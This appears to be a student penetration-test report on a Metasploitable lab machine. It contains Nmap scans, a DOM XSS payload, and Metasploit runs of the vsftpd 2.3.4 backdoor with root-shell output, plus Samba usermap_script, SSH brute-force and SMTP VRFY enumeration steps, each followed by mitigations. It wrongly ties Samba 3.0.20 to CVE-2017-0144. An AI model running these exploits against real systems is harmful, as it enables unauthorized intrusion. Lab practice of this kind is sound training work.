
Severity: Critical


Proof of Concept (PoC):

Now we search for anything can give a password from developer mistakes mean (developer tools) in the same way we searched for path but the keyword is (password)



Now we found the password after searching





Now we are become administrator by broken authentication

(9) Vulnerability Exploited: DOM XSS

Vulnerability Explanation:

Impact:

Data Theft: Attackers can steal sensitive information like cookies and session tokens, leading to account hijacking.

Malware Distribution: Attackers can inject scripts that serve malware to users or redirect them to malicious websites.


Phishing Attacks: Manipulated forms can trick users into providing sensitive information, which can be exploited for fraud.

Severity: medium

Proof of Concept (PoC):

1. **How It Works:**
    - Client-side JavaScript code dynamically updates the DOM based on user input or URL parameters.
    - If the input is not properly sanitized, it can lead to script execution.

As we said before, this target does not have input validation , so we will try a set of codes and that is work (<iframe src="javascript:alert('XSS')"></iframe>)



Preventing XSS

Sanitize Input: Always validate and sanitize user inputs both on the client side and server side.

2. Escape Output: Properly escape user-supplied data before including it in HTML, JavaScript, or other outputs.

3. **Use Security Libraries:** Utilize libraries and frameworks that automatically handle escaping and sanitization.

Network Scope

Footprinting and Scanning

Passive Reconnaissance:

WHOIS Lookup: Conducted WHOIS lookups to gather information about the target IP address (192.168.121.129), including ownership and registration details.

Network Mapping: Identified the network structure and potential entry points through analysis of publicly available information**.**

Active Reconnaissance:

Nmap Scanning: Used Nmap to perform active scans on the target IP address, identifying open ports and services:

Port 21: FTP

Port 139: SMB

Port 22: SSH

Port 25: SMTP

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.121.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 18:21 EDT
Nmap scan report for 192.168.121.129 (192.168.121.129)
Host is up (0.0094s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.19 seconds
```

Service Identification: Gathered information on the services running on the identified ports, including versions and potential vulnerabilities.

Vulnerability Assessment

With the information gathered from reconnaissance and the identification of key directories, we now move on to the vulnerability assessment phase.

(1) Vulnerability Exploited: FTP Backdoor

Vulnerability Explanation: The FTP service on port 21 has a backdoor vulnerability that allows unauthorized access to the system. This vulnerability arises from misconfigurations or outdated software versions, permitting attackers to exploit it and potentially gain control over the server.

Impact: An attacker could exploit this vulnerability to access sensitive files and directories without authorization. This could lead to data breaches, data manipulation, and overall system compromise, severely affecting the organization's integrity and trust.

Severity: High

Proof of Concept (PoC):

1. Scanned the target IP (192.168.121.129) using Nmap to identify open ports.
2. Found port 21 open and running an FTP service.
3. Used the vsftpd_234_backdoor module in Metasploit to exploit the vulnerability and gain unauthorized access.

This is step 1: knowing the Ip address of (target-ip)

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e2:27:b0
          inet addr:192.168.121.129  Bcast:192.168.121.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee2:27b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12523 (12.2 KB)  TX bytes:7142 (6.9 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

Doing Nmap scan on this IP to know version on open port (-sV)

after that write service postgresql status to scan network status and know if the service is still running or disabled

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.121.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 04:12 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 04:12 (0:00:02 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 04:12 (0:00:02 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 04:12 (0:00:01 remaining)
Nmap scan report for 192.168.121.129 (192.168.121.129)
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.65 seconds
```

We search vsftpd to know if thers a backdoor vulnerability or exploits related to version 2.3.4

And then choose exploit/unix/ftp/vsftpd_234_backdoor

And set the RHOST (ip-target) and setRPORT then run the exploit

command shell open and you are root

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.121.129
RHOST => 192.168.121.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.121.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.121.129:21 - USER: 331 Please specify the password.
[+] 192.168.121.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.121.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.128:32801 → 192.168.121.129:6200) at 2024-10-02 03:55:26 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Mitigation:

- Update FTP Service: Ensure the FTP service is updated to the latest version to patch known vulnerabilities.
- Enable Firewalls: Implement firewall rules to restrict unauthorized access to critical ports.
- Disable Anonymous Access: Configure the FTP server to require authentication and disable anonymous logins.
- Regular Security Audits: Conduct regular **security assessments to identify and mitigate potential vulnerabilities.**

(2) Vulnerability Exploited: SMB Vulnerability

Vulnerability Explanation: The SMB service on ports 139 and 445 contains a vulnerability that allows unauthorized access to files and resources. This vulnerability is particularly associated with older versions of Samba, such as 3.0.20, which are susceptible to exploitation.

Impact : An attacker could exploit this vulnerability to gain unauthorized access to sensitive files and resources on the server. This could lead to data breaches, data manipulation, and compromise of the entire network.

Severity: High

Proof of Concept (PoC):

Scanned the target IP (192.168.121.129) using Nmap to identify open ports.


Confirmed that ports 139 (NetBIOS) and 445 (SMB) are open.

Identified the vulnerability using SearchSploit for Samba version 3.0.20 (CVE-2017-0144).

After doing nmap scan we start metasploit and then we type auxiliary/scanner/smb/smb_version to scan the network ,identifies smb version , collect info about devices that is smb availabe on it


```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
```

Now we will set RHOST(target-ip) and then run after it



searchsploit smba | grep 3.0.20 this command use tool search sploit to search for security vulnerabilities related to samba

Then use (1) :exploit/multi/samba/usermap_script then show options after that you will set RHOSTS(target Ip) and run the exploit now there's a command shell and you become root



Mitigation:

- Update SMB Service: Ensure the SMB service is updated to the latest version to patch known vulnerabilities.
- Enable Firewalls: Implement firewall rules to restrict unauthorized access to critical ports.
- Disable SMB v1: If not needed, disable SMB version 1 due to its known vulnerabilities.
- Regular Security Audits: Conduct regular security assessments to identify and mitigate potential vulnerabilities.

(3) Vulnerability Exploited: SSH Brute Force Vulnerability

Vulnerability Explanation: The SSH service on port 22 is susceptible to brute-force attacks, which allow unauthorized access through repeated attempts to guess credentials. This vulnerability arises when weak passwords are used, making it easier for attackers to gain access to the system.

Impact:

An attacker could exploit this vulnerability to gain unauthorized access to the server. This could lead to data breaches, unauthorized actions within the system, and potential compromise of sensitive information.

Severity: High


Proof of Concept (PoC):

(2) Started the Metasploit console.
(3) Searched for the SSH login auxiliary module.
(4) Used the SSH login scanner.
(5) Set the target IP address (192.168.121.129).
(6) Enabled verbose output for detailed logging.
(7) Configured the scanner to stop on successful login attempts.
(8) Specified the file containing usernames.
(9) Specified the file containing passwords.
(10) Reviewed the options for the exploit.
(11) Executed the exploit.
(12) Established a session upon successful login.
(13) Identified the user by executing whoami within the session.


First doing nmap scan then run Metasploit

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.121.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 18:21 EDT
Nmap scan report for 192.168.121.129 (192.168.121.129)
Host is up (0.0094s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.19 seconds
```

search for ssh_login for looking for vulnerabilitiesrelated ssh mechanism then use (0) then show options



Set RHOST (target ip), then set VERBOSE true to increase amount of details in the output .




---

set STOP_ON_SUCCESS true

to tells the tool to stop running additional exploits after one succeeds

Set USER_FILE Desktop/usernames I created a file at a desktop this command will try with names in this file for login attempts

Set PASS_FILE Desktop/usernames I used the same file I was created as passwords to try it



Then show options

Exploit this will start the brute force attack

And then succcess

Sessions -i used to interact with an open sessions

Then you are root

Mitigation:

- Implement Strong Password Policies: Ensure strong, complex passwords are used for all accounts to mitigate brute-force attacks.
- Use SSH Key Authentication: Implement SSH key-based authentication instead of password-based logins for added security.
- Limit SSH Access: Restrict SSH access to trusted IP addresses only and implement firewall rules.
- Monitor Login Attempts: Regularly monitor and review SSH login attempts to detect and respond to suspicious activity.

(4) Vulnerability Exploited: SMTP Enumeration Vulnerability

Vulnerability Explanation: The SMTP service on port 25 is susceptible to enumeration attacks, allowing attackers to identify valid email accounts on the server. This vulnerability occurs when the SMTP server does not adequately restrict commands like VRFY, enabling attackers to query the server for user accounts.

Impact:

An attacker could exploit this vulnerability to gather a list of valid email addresses, which could be used for further attacks such as phishing or brute-force attempts on accounts.

Severity: Medium

Proof of Concept (PoC):

(1) Start the Metasploit console.
(2) Search for the SMTP enumeration auxiliary module.
(3) Use the SMTP enumeration scanner.
(4) Review the options for the exploit.
(5) Set the target IP address (192.168.121.129).
(6) Execute the exploit.
(7) Open a new terminal and use Netcat to connect to the SMTP server.
(8) Attempt to verify user accounts by sending the command VRFY syslog.

Search smtp_enum to list users on smtp server , check for valid usernames on server

Set RHOSTS (target ip)

run

Nc 192.168.121.129 25 when you use this you try to connect to the server


```
$ nc 192.168.121.129 25
```

The message appears means connection is success

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Then VRFY syslog you send vrfy command to check if the user exist on a server

```
VRFY syslog
```



Mitigation:

- Disable VRFY Command: Configure the SMTP server to disable the VRFY command to prevent user enumeration.
- Implement Strong Access Controls: Use strong authentication mechanisms to protect email accounts.
- Monitor SMTP Logs: Regularly review SMTP logs for suspicious activity or unauthorized enumeration attempts.

(5) Vulnerability Exploited: Weak Credentials Used in VNC


Vulnerability Explanation: A weak credential vulnerability occurs when passwords used for VNC (or any system) are easy to guess or crack. This could be due to using default passwords, simple or common passwords (like “password123”), or short, non-complex passwords that lack sufficient randomness Many VNC implementations do not encrypt data by default, which means even if the attacker gains access, any further data transmitted over the VNC connection is in plain text. Attackers can intercept this information, leading to additional vulnerabilities.

Impact:

